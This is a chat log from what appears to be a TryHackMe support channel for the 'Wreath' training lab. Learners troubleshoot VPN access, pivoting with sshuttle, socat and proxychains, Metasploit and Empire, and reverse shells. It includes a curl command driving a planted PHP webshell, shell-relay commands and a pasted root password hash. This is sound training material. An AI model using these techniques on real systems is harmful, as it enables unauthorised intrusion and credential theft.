this will be my first time trying to make a report so i just wrote what i found with enumeration and what exploit worked or which ports were open etc.i didnt really screenshot the stuff etc
sonic terrace
a few minutes ago i could connect to it but now i cant

nvm i restarted the server and it works
lusty saffron
sonic terrace
this will be my first time trying to make a report so i just wrote what i found ...
Don't worry. I personally take multiple screenshots including the context where possible😆
sonic terrace
Just wanted to confirm this but I am using virtualbox for kali. I am supposed to install docker for the command and control section right?
sonic terrace
but the note in the introduction says i might have problems while using virtualbox
merry robin
No, you might have problems while using the AttackBox
sonic terrace
i read that wrong ;-; i thought it was virtualbox 🤦♂️
surreal sail
I think I broke wreath, I managed to get an initial shell and I accidentally closed the terminal. When I try re-run the exploit I get this

sorry If I messed it up, I'm unsure of what to do now.
surreal sail
@untold hazel As much as I appreciate the DM, it would be better in here as others might benefit also.
lusty saffron
surreal sail
I think I broke wreath, I managed to get an initial shell and I accidentally clo...
Shouldn't it be https://MACHINE_IP:10000/ (HTTPS)
What say Muiri?
lusty saffron
surreal sail
I think I broke wreath, I managed to get an initial shell and I accidentally clo...
There is an exploit in metasploit framework as well, open up msfconsole and search for it - search webmin👍
strange bison
You're encouraged to avoid the msf version
merry robin
lusty saffron
Shouldn't it be `https://MACHINE_IP:10000/` (`HTTPS`)
What say __Muiri__?
It just gives you the version that you tried to use 🤷♂️
The exploit was deployed against the IP address -- it defaults to HTTP, so http:// is in the error message
lusty saffron
merry robin
It just gives you the version that you tried to use 🤷♂️
The exploit was deplo...
Alright😅
IIRC, there was SSL handshake when I used your script.
surreal sail
lusty saffron
Shouldn't it be `https://MACHINE_IP:10000/` (`HTTPS`)
What say __Muiri__?
when I visit the web url you mention I get this, I tried the exploit again just now but still get connection refused. I think a box reset will fix the issue, just got to wait for enough votes for reset...
 lusty saffron
Is it because of the domain name?
MACHINE_IP => thomaswreath.thm?
It might be visible from the nmap scan. I gotta take a look at my report first😆
surreal sail
lusty saffron
Is it because of the domain name?
`MACHINE_IP => thomaswreath.thm`?
It might be ...
I have 10.200.193.200 add'd to my hosts file already
The exploit worked first time but for some silly reason I closed the terminal, noobie error.
lusty saffron
lusty saffron
Is it because of the domain name?
`MACHINE_IP => thomaswreath.thm`?
It might be ...
Alright, I forgot that you were successful in the first attempt.
So this is ruled out anyway😅
I am not sure why would closing the terminal or your session would interrupt Webmin service.
Please tag me if you figure out the issue🙂
surreal sail
I think the initial exploit worked and me closing it has cause an issue, I'll let you know, thanks for trying to assist.
 twin tide
When I try to pivot to .150 host with sshuttle, I get the following error. Can anyone help?
# Warning: iptables-legacy tables present, use iptables-legacy to see them
fw: iptables -t nat -N sshuttle-12300
fw: iptables -t nat -F sshuttle-12300
fw: iptables -t nat -I OUTPUT 1 -j sshuttle-12300
iptables v1.8.7 (nf_tables):  CHAIN_ADD failed (No such file or directory): chain OUTPUT
fw: undoing changes.
# Warning: iptables-legacy tables present, use iptables-legacy to see them
fw: iptables -t nat -D OUTPUT -j sshuttle-12300
iptables: Bad rule (does a matching rule exist in that chain?).
fw: fw: error: fw: ['iptables', '-t', 'nat', '-D', 'OUTPUT', '-j', 'sshuttle-12300'] returned 1
fw: iptables -t nat -D PREROUTING -j sshuttle-12300
iptables: Bad rule (does a matching rule exist in that chain?).
fw: fw: error: fw: ['iptables', '-t', 'nat', '-D', 'PREROUTING', '-j', 'sshuttle-12300'] returned 1
fw: iptables -t nat -F sshuttle-12300
fw: iptables -t nat -X sshuttle-12300
fw: fatal: fw: ['iptables', '-t', 'nat', '-I', 'OUTPUT', '1', '-j', 'sshuttle-12300'] returned 4
c : fatal: cleanup: ['/usr/bin/sudo', '-p', '[local sudo] Password: ', '/usr/bin/env', 'PYTHONPATH=/usr/lib/python3/dist-packages', '/usr/bin/python3', '/usr/bin/sshuttle', '-v', '--method', 'auto', '--firewall'] returned 99
This is the command I used!
sshuttle -r root@10.200.55.200 --ssh-cmd "ssh -i id_rsa" 10.200.55.0/24 -x 10.200.55.200
lusty saffron
twin tide
When I try to pivot to .150 host with sshuttle, I get the following error. Can a...
Seems like this is an error from your system, maybe you need to see if there is an entry already present there as shown in thestderr. Perhaps because you ran sshuttle before and it was killed/terminated abruptly.
Check sudo iptables --list, it might show something.
strange bison
twin tide
When I try to pivot to .150 host with sshuttle, I get the following error. Can a...
Are you using WSL2?
 pearl geyser
hi , can ask the question , room wreath have problem which cannot see button start machine ? under repair ? or just me have problem ?
 hard mortar
pearl geyser
hard mortar
pearl geyser
have you joined the room?
Did you try adjusting your screen zoom?
pearl geyser
hard mortar
have you joined the room?
Did you try adjusting your screen zoom?
yup have join this room , it same while i change screen zoom
 twin tide
strange bison
Are you using WSL2?
twin tide
strange bison
Are you using WSL2?
Yes. Is that the problem?
strange bison
twin tide
Yes. Is that the problem?
Yes
twin tide
what is the issue?
strange bison
@stoic flicker did you get WSL2 working with sshuttle in the end?
twin tide
strange bison
<@186470389604548608> did you get WSL2 working with sshuttle in the end?
Nope.
strange bison
twin tide
what is the issue?
It doesn't support the routing and network features that SSHuttle requires.
strange bison
twin tide
Nope.
I asked someone else for a reason
 stoic flicker
strange bison
<@186470389604548608> did you get WSL2 working with sshuttle in the end?
stoic flicker
strange bison
<@186470389604548608> did you get WSL2 working with sshuttle in the end?
Nope
twin tide
lusty saffron
Seems like this is an error from _your system_, maybe you need to see if there i...
iptable is empty.
# Warning: iptables-legacy tables present, use iptables-legacy to see them
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
Used proxychains instead
strange bison
lusty saffron
Seems like this is an error from _your system_, maybe you need to see if there i...
It does not work with WSL2...
twin tide
stoic flicker
Used proxychains instead
So you did a ssh proxy?
stoic flicker
Yeah it's got a weird network stack
stoic flicker
twin tide
So you did a ssh proxy?
Iirc, proxychains using socat as the socks
Ssh proxy should also work
Using -D
twin tide
stoic flicker
Iirc, proxychains using socat as the socks
Ah ok. I was thinking that since I have ssh already I will do something like ssh -D 1080 root@10.200.x.200 -i id_rsa
twin tide
thanks for the help mate
stoic flicker
strange bison
It doesn't support the routing and network features that SSHuttle requires.
I'll check the issues on Github once I get home
lusty saffron
strange bison
It does not work with WSL2...
I haven't used WSL/WSL2 much, thanks for letting me know about this🙂
lusty saffron
Please ask or tell what you have to share🙂
 ember rapids
@lusty saffron i have problem connecting to wreath network
i have got the inital access and in the middle of tasks
now i am unable to connect to network showing no route to host or unable to ping the first machine
lusty saffron
Is your openvpn client running correctly?
ember rapids
yep it connected correctly and i there are routes to wreath network
lusty saffron
Alright, looks like the network went to sleep.
Did you check whether the network is running or not?
If not, you should then Start it.
Your changes will still be present there after the network starts again
lusty saffron
There should be 3 options (red, yellow, blue) below the network connection diagram on the room page.
Are you sure the network is running?
Try refreshing the page, it might have stopped.
ember rapids
iam 100% sure its running
lusty saffron
Well then, I can't help😅
ember rapids
i think some one has knock out me from network or something
whom i can contact for help
lusty saffron
ember rapids
now i am unable to connect to network showing no route to host or unable to ping...
As you said, you got some issues in the middle of tasks.
This suggests that the network has went to sleep.
I can't think of any other issue, given your details.
lusty saffron
ember rapids
whom i can contact for help
Someone will surely help you, give it some time.
ember rapids
@lusty saffron if network goes to sleep , there is no start options highlighted or network is showing running
how to shout out the thm support team?
lusty saffron
Try Ctrl + F5 or Ctrl + Shift + R to hard refresh
lusty saffron
ember rapids
how to shout out the thm support team?
There should not be any urgency for that, Muiri may help you
ember rapids
@lusty saffron still same result
ember rapids
still same i even download the new wreath network vpn and connected again
after leaving and joining the room
@merry robin can you please help?
lusty saffron
Also, verify yourself first. You may be required to share some screenshots.
ember rapids
how to send screenshots
lusty saffron
!docs verify
 thin crescentBOT

 TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
ember rapids
iam unable to upload here
lusty saffron
You gotta verify yourself first
 winter lintelBOT
Gave +1 Rep to @lusty saffron
lusty saffron
ember rapids
<@!785660045496025108> thanks i verified and here is screenshot
Great, and what does the ping command output?
ember rapids
ping shows unreachable
$ ping 10.200.121.200
PING 10.200.121.200 (10.200.121.200) 56(84) bytes of data.
From 10.50.118.1 icmp_seq=1 Destination Host Unreachable
From 10.50.118.1 icmp_seq=2 Destination Host Unreachable
From 10.50.118.1 icmp_seq=3 Destination Host Unreachable
From 10.50.118.1 icmp_seq=4 Destination Host Unreachable
From 10.50.118.1 icmp_seq=5 Destination Host Unreachable
i did all the necessary steps before asking here @lusty saffron
lusty saffron
No issues, someone will help you soon👍
ember rapids
@lusty saffron waiting
lusty saffron
You don't need to tag me😆
I can't help with this
Could you also provide your openvpn output?
Put the output in between ```here```
ember rapids
2021-08-26 10:07:32 OPTIONS IMPORT: --ifconfig/up options modified
2021-08-26 10:07:32 OPTIONS IMPORT: route options modified
2021-08-26 10:07:32 OPTIONS IMPORT: route-related options modified
2021-08-26 10:07:32 OPTIONS IMPORT: peer-id set
2021-08-26 10:07:32 OPTIONS IMPORT: adjusting link_mtu to 1624
2021-08-26 10:07:32 Using peer cipher 'AES-256-CBC'
2021-08-26 10:07:32 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2021-08-26 10:07:32 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2021-08-26 10:07:32 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2021-08-26 10:07:32 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2021-08-26 10:07:32 net_route_v4_best_gw query: dst 0.0.0.0
2021-08-26 10:07:32 net_route_v4_best_gw result: via <redacted> dev eth0
2021-08-26 10:07:32 ROUTE_GATEWAY <redacted> IFACE=eth0 HWADDR=00:0c:29:0a:d0:be
2021-08-26 10:07:32 TUN/TAP device tun0 opened
2021-08-26 10:07:32 net_iface_mtu_set: mtu 1500 for tun0
2021-08-26 10:07:32 net_iface_up: set tun0 up
2021-08-26 10:07:32 net_addr_v4_add: <redacted> dev tun0
2021-08-26 10:07:32 net_route_v4_add: 10.200.121.0/24 via <redacted> dev [NULL] table 0 metric 1000
2021-08-26 10:07:32 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2021-08-26 10:07:32 Initialization Sequence Completed
$ ssh -i id_rsa root@10.200.121.200
ssh: connect to host 10.200.121.200 port 22: No route to host
 crimson nest
Maybe a bit late but redownload the vpn pack?
 heady scaffold
I am doing wreath and am quite confused about reverse shell, port forwarding and tunneling. They all look similar to me.
Anyone can Explain in brief? Or any blog or something to read about it?
surreal sail
anyone having a hard time pinging the machine?
 cursive wolf
what are you having a hard time with?
surreal sail
when I ping the IP of the initial machine it wont response back, I'm almost done with the wreath machine.
surreal sail
yeah, I'm on the task 41 currently.
cursive wolf
ok sorry then friend, Im not that far ahead
surreal sail
can't continue the task, I guess there is an issue on the machine. I can't ping the .200 as well.
cursive wolf
did the network timeout on you?
surreal sail
not sure but it shows when I ping that destination host unreachable. weird
cursive wolf
could be the wreath network timeout....just a guess, refresh the main wreath page and see if its offline
surreal sail
not sure what's happening. will try to configure my VM network.
cursive wolf
good luck
 hexed oracle
I'm coming back to finish this and my ovpn isn't working anymore. I don't have the option in the access networks page to regenerate it, only holo. How can I regenerate my ovpn for this?
sonic terrace
i am getting this while trying to forward proxy and accessing the webserver on the personal pc.what am i doing wrong?

also when i search 127.0.0.1:4444(my listening port) it keeps on loading and doesnt give me a result
meaning i probably didnt make the connection properly
any idea what i may have done wrong?
i am not getting any thing saying the server is running or something when i run this command too btw
 sonic terrace
i am getting this while trying to forward proxy and accessing the webserver on t...
sonic terrace
sonic terrace
i am getting this while trying to forward proxy and accessing the webserver on t...
i fixed the port from 17000 to 16000 but still same result
pearl geyser
Hi Tech , iam subscribed users and streak required above 7 , but in my side acc dont show button start and image plan network
 merry robin
pearl geyser
Hi Tech , iam subscribed users and streak required above 7 , but in my side acc ...
merry robin
pearl geyser
Hi Tech , iam subscribed users and streak required above 7 , but in my side acc ...
Sounds like you haven't joined the room?
pearl geyser
merry robin
Sounds like you haven't joined the room?
ever join . another day, i want continue this room but it problem like this , it no display , so i try reset progress but it same problem
sonic terrace
sonic terrace
i am getting this while trying to forward proxy and accessing the webserver on t...
if somebody knows what i might be doing wrong pls help
i think my binary on the compromised machine isnt working properly
how do i fix that?
i ran it without the ./ and it doesnt recognize it as a command/script

 robust cloak
It should be .\program-name.exe
If that still doesn’t work, verify the location of the executable and that you’re calling it from the right place and/or you picked the correct release from the GitHub
sonic terrace
it still doesnt work

and its from the right place
wait
i am using the linux binary on windows fuck
robust cloak
That'll do it
 rustic smelt
can not access wreath machine. I am subscriber of try hack me.this room not showing any network state.can you help me
for subscriber also do we need 7 days streak?
please help me.
surreal sail
Hi here, if someone can help me for this room. I have a problem for the root user's hash in the enumeration at beginning... it's not the same. what can I do? taking the old one?
rustic smelt
root user password hash showing error after putting
root:$6$hlOGzVl7VI17Ij8Y$bvLi6CRKA/MWT8Wbnr9RxsgTD4wXm76nCX01vZu/VP0qb4ceFng.pakE6KybHOw8jLF8HO8yBu09BnzWdj/yn1:18870:0:99999:7:::
$6$hlOGzVl7VI17Ij8Y$bvLi6CRKA/MWT8Wbnr9RxsgTD4wXm76nCX01vZu/VP0qb4ceFng.pakE6KybHOw8jLF8HO8yBu09BnzWdj/yn1 , but I put this one
showing error
please helpme
merry robin
What is the IP address @surreal sail, @rustic smelt?
surreal sail
10.200.196.200 for me @merry robin
merry robin
Cool. Could one of you disconnect and DM me your .ovpn pack please 🙂
surreal sail
merry robin
Cool. Could one of you disconnect and DM me your .ovpn pack please 🙂
yep if you want
rustic smelt
falcon-wreath.ovpn : @rustic smelt
merry robin
That should be fixed now 🙂
rustic smelt
okay let me check
 visual trench
How do I make sure the network is running? I ping to if after running the open VPN and get nothing from my Kali box ?
visual trench
pearl geyser
Hi Tech , iam subscribed users and streak required above 7 , but in my side acc ...
I didn’t see this picture up top
 open lava
is it a way to redirect from victims web-site to my
or how is it used in real life ?
 strange bison
open lava
is it a way to redirect from victims web-site to my
or how is it used in real ...
strange bison
open lava
is it a way to redirect from victims web-site to my
or how is it used in real ...
It's used in real life just as it's used in the room
open lava
i don't get, why they froward like this
 mortal forum
my reverse shell doesn't work. I've added the port to the public firewall rules followed the tutorial, if anyone could help me. DM me, that would be appreciated.
mortal forum
restarted the server and now it works 😄
 lofty niche
cant ping to public facing IP address..
mortal forum
host unreachable and vote is not working.. 😦
lofty niche
just gonna watch the walkthrough then...
mortal forum
its reachable again
mortal forum
Nice room thanks for making it 🙂
mortal forum
open lava
is it a way to redirect from victims web-site to my
or how is it used in real ...
Most compagnies have an private website that is only accesable via lan and not via wan. If you want to hack the private lan website you need to access it somehow. That's why you need to portforwarding
 fringe patio
Tech, can you please check the wreath network, even subs users can't reach the network
open lava
how easy is it to notice me in network, when im connected with sshuttle?
strange bison
Quite, given there's SSH traffic in/out of the network to your system
 spice forge
did anyone manage to do wreath only using metasploit?
twin tide
Should be possible I think...
spice forge
yeh I thought so too, but I'm having trouble catching a shell in metasploit from the gitstack machine
twin tide
What are you using for pivoting?
spice forge
so the webmin vuln you can exploit via metasploit to get a meterpreter shell on the public web server, then to exploit the gitstack one you can set the lhost to this public web server (metasploit understands it has to route through the established meterpreter session)
twin tide
don't you have to set autoroute first?
spice forge
sure
twin tide
Did you?
spice forge
yep
spice forge
I just don't seem to hit the exploit/multi/handler listener
for the record, I've also done the entire room in the intended way, and that all worked fine
twin tide
You might have to set up a proxy server and tunnel through it
spice forge
but the gitstack machine should be able to reach the public web server, this is also what is used in the powershell command
twin tide
I think you do need a proxy server along with autoroute
try use socks_proxy
If there is someone who knows better, please correct me
then use gitstack_rce with set Proxies socks5:127.0.0.1:1080
spice forge
did you successfully use gitstack_rce? That module gave me maximum length errors with every payload I tried
I went the manual route and then tried to upgrade to a meterpreter shell from the powershell method detailed in the notes (but cannot manage to catch a shell in multi handler like I said)
twin tide
I will try. I haven't tried with metasploit.
Wait so the reverse shell doesn't get to you?
spice forge
I can catch it the intended way with nc (so like in the notes), but when I then try to upgrade to a meterpreter reverse shell I cannot catch it with exploit/multi/handler
which is why I'm so confused
I first tried getting a meterpreter shell in one go from gitstack_rce but that just kept failing me
twin tide
That is weird...
spice forge
yeh ... if you feel like giving it a go I'd be interested to see what you come up with
twin tide
I will try and get back to you
spice forge
👍
twin tide
Going through the code, it seems that the maximum payload size is 6110 bits. So most payloads exceed this limit. That's why we get the error
 strong charm
I'm going through Wreath and I'm trying to use socat to forward the traffic on my compromised machine (port: 16160) to my kali machine (port: 17000) so that I can catch the shell from the 2nd windows machine, but socat just hangs and nothing happens in my listener. Any idea on what I'm doing wrong here? I have my Kali netcat listening on 1700
./socat tco-1:16160 tcp:10.50.151.9:17000 &
I get unexected token 'newline' line7 '<!DOCTYPE html>'
twin tide
strong charm
I'm going through Wreath and I'm trying to use socat to forward the traffic on m...
shouldn't netcat be listening on 17000 not 1700?
twin tide
strong charm
`./socat tco-1:16160 tcp:10.50.151.9:17000 &`
This should be ./socat tcp-l:16160 tcp:10.50.151.9:17000 &
You had tco instead of tcp and 1 instead of l
That is a L not a 1. (Should be lowercase. I put uppercase for clarity)
merry robin
strong charm
I get `unexected token 'newline' line7 '<!DOCTYPE html>'`
You downloaded the webpage, not the binary
strong charm
twin tide
You had `tco` instead of `tcp` and `1` instead of `l`
omg lol that's probably the problem
twin tide
merry robin
You downloaded the webpage, not the binary
That too. But how didi you manage that 😅.
twin tide
twin tide
That too. But how didi you manage that 😅.
Mistake the webpage for binary I mean. I didn't pay attention to the error output after I noticed the syntax error. My bad. But yes. <!DOCTYPE html> would suggest that you are trying to execute a webpage...
merry robin
twin tide
Mistake the webpage for binary I mean. I didn't pay attention to the error outpu...
It's quite common when downloading stuff from Github. People don't realise that you need to explicitly use the raw link rather than the link to the file
twin tide
merry robin
It's quite common when downloading stuff from Github. People don't realise that ...
Ah I see. Thanks Muiri
winter lintelBOT
Gave +1 Rep to @merry robin
strong charm
twin tide
That too. But how didi you manage that 😅.
I'm honestly not even sure 🤣 . I'm trying to relay the shell we run via Burpsuite for the Gitserver through the compromised machine and into my Kali machine so I can access the windows machine in a Kali terminal. Maybe I'm misunderstanding how to use socat 🤔
twin tide
strong charm
I'm honestly not even sure 🤣 . I'm trying to relay the shell we run via Burpsui...
Is it working now?
strong charm
twin tide
Is it working now?
I'll let you know in about an hour. I plan on trying again on my lunch break
twin tide
It's 9 pm over here lol
visual trench
Anyone get username for the github clone?
twin tide
visual trench
Anyone get username for the github clone?
Sorry? Didn't understand
surreal sail
Hi
My exploit for gitstack is not working, giving me the error “no module name request”
Need help please
Pls dm
try to create a env on python2 and install the module requests
pip install requests i think it was
twin tide
surreal sail
pip install requests i think it was
and don't run it with sudo. A lot of people run pip with sudo
surreal sail
surreal sail
try to create a env on python2 and install the module requests
Thanks man this worked
Python2 was creating error
winter lintelBOT
Gave +1 Rep to @cedar ferry
open lava
 strange bison
open lava
strange bison
open lava
You have -ssh-cmd. You want --ssh-cmd
Pretty sure you also want the exclude
open lava
i used sshuttle to connect to that network and access 100 host
but i cant (
 lusty saffron
open lava
i used sshuttle to connect to that network and access 100 host
but i cant (
lusty saffron
open lava
i used sshuttle to connect to that network and access 100 host
but i cant (
If you read on the room page, you will find that machine with .100 is wreath-pc and is not public facing and also not accessible to the first machine .200 (prod-serv)
Good luck👍 🙂
And the room will help you by providing various methods and tools to get you to the final machine wreath-pc from prod-serv (public facing) through .150 git-serv (accessible to .200)
 winter scroll
I think someone deleted the ||îd_rsa|| of my wreath instance... What should I do?
lusty saffron
winter scroll
I think someone deleted the ||îd_rsa|| of my wreath instance... What should I do...
Are you able to connect to the machine (the first one, prod-serv)?
If you think, there is some issue.
Try appending your own public key into ~/.ssh/authorized_keys and have fun with this room🙂
open lava
why isnt it working?(
task 20

 robust thistle
hello i have a problem with ssh connection to centos machine with ip 10.200.185.200
twin tide
robust thistle
hello i have a problem with ssh connection to centos machine with ip 10.200.185....
what is the problem?
robust thistle
@twin tide when i scan the first ip with nmap by command (nmap -p 1-15000 10.200.185.200) i found that ssh port is not opened its filtered
@oblique crag
@limber rover
lusty saffron
robust thistle
<@!174276690699091968>
You aren't supposed to ping them for this 
 small sapphire
This is honetly hilarius
open lava
open lava
why isnt it working?(
*task 20*
something new
 merry robin
Cannot add user to repository is normal
A 500 response... is not
Maybe try for a reset
open lava
merry robin
A 500 response... is not
its a reason of "Cannot add user to repository"
just added print for responce
merry robin
What command do you have it running?
open lava
what command do you mean?
open lava
merry robin
What is the command that it is running?
this part
 merry robin
Nope. The bit at the very top
merry robin
Hm. Go for a reset
twin tide
robust thistle
<@!552474614694150161> when i scan the first ip with nmap by command (nmap -p 1...
Wait 5 to 10 mins after starting the network
robust thistle
still filtered
 cunning heart
can anyone vote for reset? only one vote is required.
 gray star
Anyone else lost connectivity towards prod-serv?
Network state: Running : Network up time: 10min
 leaden tide
Hello everyone. Can you help me with something please?
merry robin
 leaden tide
Thank you for replying, ok I am on part 6 of this, downloaded the CVE, run the shell, but never see it's working just says listening and nothing happens. What am I doing wrong please
 sly spear
You'll probably have to change the CVE to match your listening port
leaden tide
So run the CVE using the tun0 IP instead of the THM IP?
sly spear
Nano or Vim the CVE and take a look
leaden tide
Thanks will try that now
sly spear
Good luck!
leaden tide
Will need a miracle 😂
sly spear
Nah. Let me know how it goes
leaden tide
So with the code it goes as it states
"shell"
Types IP (first the THM one then read on Dark's video comments the tun0 one)
Types a port number either something with 7 or 1337
Shell side works NETCAT doesn't do anything.
Got screenshots if it helps
sly spear
Can you share the CVE config?
leaden tide
It's default. Just ran it with the THM IP
sly spear
Were you able to get it to work?
 ionic trout
My Website.git download is succesful within 5 seconds, but I cant find the dir on my Kali pc.... tried without a destination and with a destination. nothing...
anyone a clue?
(Download from Evil-WinRM)
leaden tide
sly spear
Were you able to get it to work?
Got frustrated so turned my laptop off and watched LOTR 😎
ionic trout
😆
cunning heart
any one got this error while executing empire client [!] Error: <urllib3.connection.HTTPSConnection object at 0x7f0c74896f40>: Failed to establish a new connection: [Errno 111] Connection refused
empire server is running in background
gray star
ionic trout
My Website.git download is succesful within 5 seconds, but I cant find the dir o...
I had this same issue. Used another way to get the files. PM for more detail
When doing the clean up, how do you delete the nc binary? I get access denied as system. Guessing because on using it for my shell.
merry robin
gray star
When doing the clean up, how do you delete the nc binary? I get access denied as...
With difficulty. In a situation like that (which would be rare as there would usually be a C2 in the mix) you might consider alerting the point of contact with the company and telling them to remove it.
gray star
merry robin
With difficulty. In a situation like that (which would be rare as there would us...
Okay, thanks! And for the sake of the Room, just let i be?
winter lintelBOT
Gave +1 Rep to @merry robin
merry robin
Yeah, it will get cleared up on reset anyway
ionic trout
gray star
I had this same issue. Used another way to get the files. PM for more detail
I get triggered about download not just working.... need to find out why 😫 If you just tell me the protocol you used I will figure the rest out
gray star
ionic trout
I get triggered about download not just working.... need to find out why 😫 If ...
DM
leaden tide
why would the shell not work properly? Does it run on my IP or the THM IP? And what else am I doing wrong? I can include pictures
Here's the screenshots


Basically it's not listening to the port on NC
twin tide
leaden tide
Here's the screenshots
Dude take actual screenshots. Those are just annoying to look at!
You have too much tun interfaces. Kill some
sudo pkill openvpn will probably do it. Then reconnect to wreath
leaden tide
Not connected to discord on PC and will try that now
Although it's running the wreath network ovpn file
strange bison
leaden tide
Although it's running the wreath network ovpn file
Yeah, but several times.
!vpnscript
thin crescentBOT
TryHackMe
Use our VPN troubleshooting script to diagnose common issues!

From TryHackMe with ❤!
leaden tide
FFS so I do what the fellow suggested? Kill the process and run it again?
Read somewhere that the 10.50.. Would run the shell is that correct?
It worked!
leaden tide
Thank you for your help everyone. Been at a stump for 3 days 😂
 upbeat umbra
Hi, I can't access the first machine. There are already 3 that we send to reset, we just have to wait? I have my vpn connection all correct.
strange bison
upbeat umbra
Hi, I can't access the first machine. There are already 3 that we send to reset,...
Are you on the wreath VPN or the THM VPN?
upbeat umbra
wreath vpn
strange bison
How are you checking your connection?

 upbeat umbra
 median mauve
I have the same problem haha
merry robin
I don't think the script will deal with Network VPN packs. Can't remember what octets I put into it
strange bison
merry robin
I don't think the script will deal with Network VPN packs. Can't remember what o...
I thought you made it deal with that
merry robin
I can't remember 🤷♂️
strange bison
@upbeat umbra @median mauve Show the output in your terminal when you try to connect please
merry robin
Well, it will definitely fail if you have both active at once, and it will also fail at the ping 10.10.10.10 check
Which is where it was failing in those screenshots

 manic parrot
I also can't ping 10.10.10.10 on the wreath network. VPN connects fine, only one instance running.
screenshots

 manic parrot
Does the network reset after it expires, or does it just pause and come back on when we click start? Does it depend on how many people asked for a reset, or do you absolutely need 8/8? (does that ever happen?)
strange bison
manic parrot
I also can't ping 10.10.10.10 on the wreath network. VPN connects fine, only on...
10.10.10.10 isn't on the wreath network
strange bison
manic parrot
Does the network reset after it expires, or does it just pause and come back on ...
It just pauses
And there's more than 8 people on the network, it's a proportion of the total users in the network
manic parrot
strange bison
And there's more than 8 people on the network, it's a proportion of the total us...
Oh that makes sense!
manic parrot
strange bison
10.10.10.10 isn't on the wreath network
Just FYI, the !vpnscript tries to ping 10.10.10.10 which got me confused. The network seems to be back to normal now.

 earnest nest
Anyone else having trouble running the exploit against the 2nd box?
manic parrot
Are you using curl? Took me a while to figure it out because I was trying to put the payload inside the Python script.
earnest nest
I was trying to use curl, yes. I had successfully used curl a couple of days ago to ping a host but just now it was returning:
<b>Notice</b>: Undefined index: a in <b>C:\GitStack\gitphp\CrymynylMynd-exploit.php</b> on line <b>1</b><br />
<br />
<b>Warning</b>: system(): Cannot execute a blank command in <b>C:\GitStack\gitphp\CrymynylMynd-exploit.php</b> on line <b>1</b><br />
However, now I am unable to connect to anything
I saw there were 3 requests to Reset so I'm assuming someone has borked something
manic parrot
You need to post with -d "a=[command]"
earnest nest
Yeah, I did that. I just repeated the same command that succeeded the other day
It was in my history
manic parrot
Can you paste your curl command?
earnest nest
Sure. For example:
curl -X POST http://gitserver.thm/web/CrymynylMynd-exploit.php -d "a=ping -n 3 10.50.182.76"
manic parrot
Have you tried url encoding it?
earnest nest
Actually, I'm now getting no route to host, same as the user above
Sorry, I'm not sure what you mean about URL encoding it
so convert the spaces to %xx or whatever
manic parrot

URL Encode
Encode to URL-encoded format (also known as "percent-encoded") or decode from it with various advanced options. Our site has an easy to use online tool to convert your data.
Yes
manic parrot
Btw, the .150 box won't see your own machine, only the .200
earnest nest
i.e. every " ","-","=","." needs to be encoded?
Yeah, I noticed that
and .200 doesn't respond to ping
manic parrot
Use an encoder like I linked. It's simpler than converting yourself
earnest nest
so I think maybe ping was working but now I'm getting no route to host so more serious problem I guess
thanks for the line @manic parrot
winter lintelBOT
Gave +1 Rep to @manic parrot
earnest nest
link i mean
It can't just be Wizzy and I, surely? Are you guys able to reach .200 still?
manic parrot
I was having issues earlier, and then it worked. Not sure right now, I'm not at my pc
earnest nest
Ah OK. I'll reboot, ya never know... Failing that I suppose we just wait for another 4 users to request a reset?
manic parrot
But you can use the PHP exploit which means your tunneling from 200 somehow?
earnest nest
I could earlier but I've not been able to reach anything for a while now
sshuttle crapped out too
manic parrot
Ah
earnest nest
Can't reconnect
VPN is up though. Got an IP etc
Ha! Rebooted and I can reach .200 again. Who would have thunk ir
it
Curl works fine now. Thanks guys
Weird
manic parrot
yeah, it looks like .200 was reset, but not .150
I had some files on both, and I lost the ones on .200
manic parrot
Connect to what? You'll need to provide more detail..
twin tide
please give context and details
earnest nest
Lil confused about the evil-winrm bit. I used sshuttle to connect to git-serv and it sounds like I'm supposed to run win-rm on my local machine which has no direct connection to .150
what have I missed?
sorry, git-serv is .150, I meant I used sshuttle to connect to .200
twin tide
earnest nest
what have I missed?
sshuttle makes a connection to .150 through 200. kind of like a vpn.
earnest nest
So I should be able to reach .150 from my local machine?
I'm not sure where I've gone wrong then
Ah the error is AuthorizationError. I must have messed up on the password or something
Hrmm reset the password, checked the groups but still getting the same
ah jeeeeez it was the username
thanks @twin tide
winter lintelBOT
Gave +1 Rep to @twin tide
earnest nest
1 little letter
twin tide
earnest nest
1 little letter
yeah. supper annoying. takes too way too much time to catch it
earnest nest
My attention to detail sucks in my old age
earnest nest
I'm getting no output returned from modules in Empire. Anyone else had that issue?
median mauve
@earnest nest Don't touch the agent script after you ran it in evil-winrm. It will kill the connection if you CTRL + C out of it. Does anyone know if you can background this?
earnest nest
Thanks but I don’t think I did. I get the output in reports in Starkiller but nothing returns in the CLI. Odd one
short dust
Hi
||Im not reaching /spoiler.150 Git-Serv frowning with Evil-winrm, I already tried with chisel, ssh client and sshuttle, with sshuttle I can get a connection like a VPN, but I simply cant reach the conection, even pinging, it does not have response||
merry robin
short dust
||Im not reaching /spoiler.150 Git-Serv frowning with Evil-winrm, I already trie...
It's a Windows machine -- they don't respond to ICMP echo packets
strange bison
merry robin
It's a Windows machine -- they don't respond to ICMP echo packets
Oh, have you looked into why? It's fascinating
merry robin
strange bison
Oh, have you looked into why? It's fascinating
It's a firewall rule, although why it's there I have no idea
strange bison
merry robin
It's a firewall rule, although why it's there I have no idea
On normal THM networks it treats AB traffic as a different zone
That's why furthernmap is weird
merry robin
Yep, the rule only applies to public networks
Anything on the same subnet is classed as being part of the same private network
Although why it assumes anything on a different subnet is public I don't know 🤷♂️
 fallen oar
hi ! I'm trying do download the git file from 150 and I get a Info: Download successful! after 2sec but I can't find the file on my local computer 😦
someone knows why ?
viscid jasper
fallen oar
hi ! I'm trying do download the git file from 150 and I get a Info: Download suc...
Not sure but I would check your default download location in your browser, you might have changed it (default is /home/enelg/Download/filename.git)
Someone else would know better though
fallen oar
Thanks but it must be something else...
merry robin
fallen oar
hi ! I'm trying do download the git file from 150 and I get a Info: Download suc...
That's usually when you're trying to download it to somewhere you don't have write access
Try specifying /tmp
fallen oar
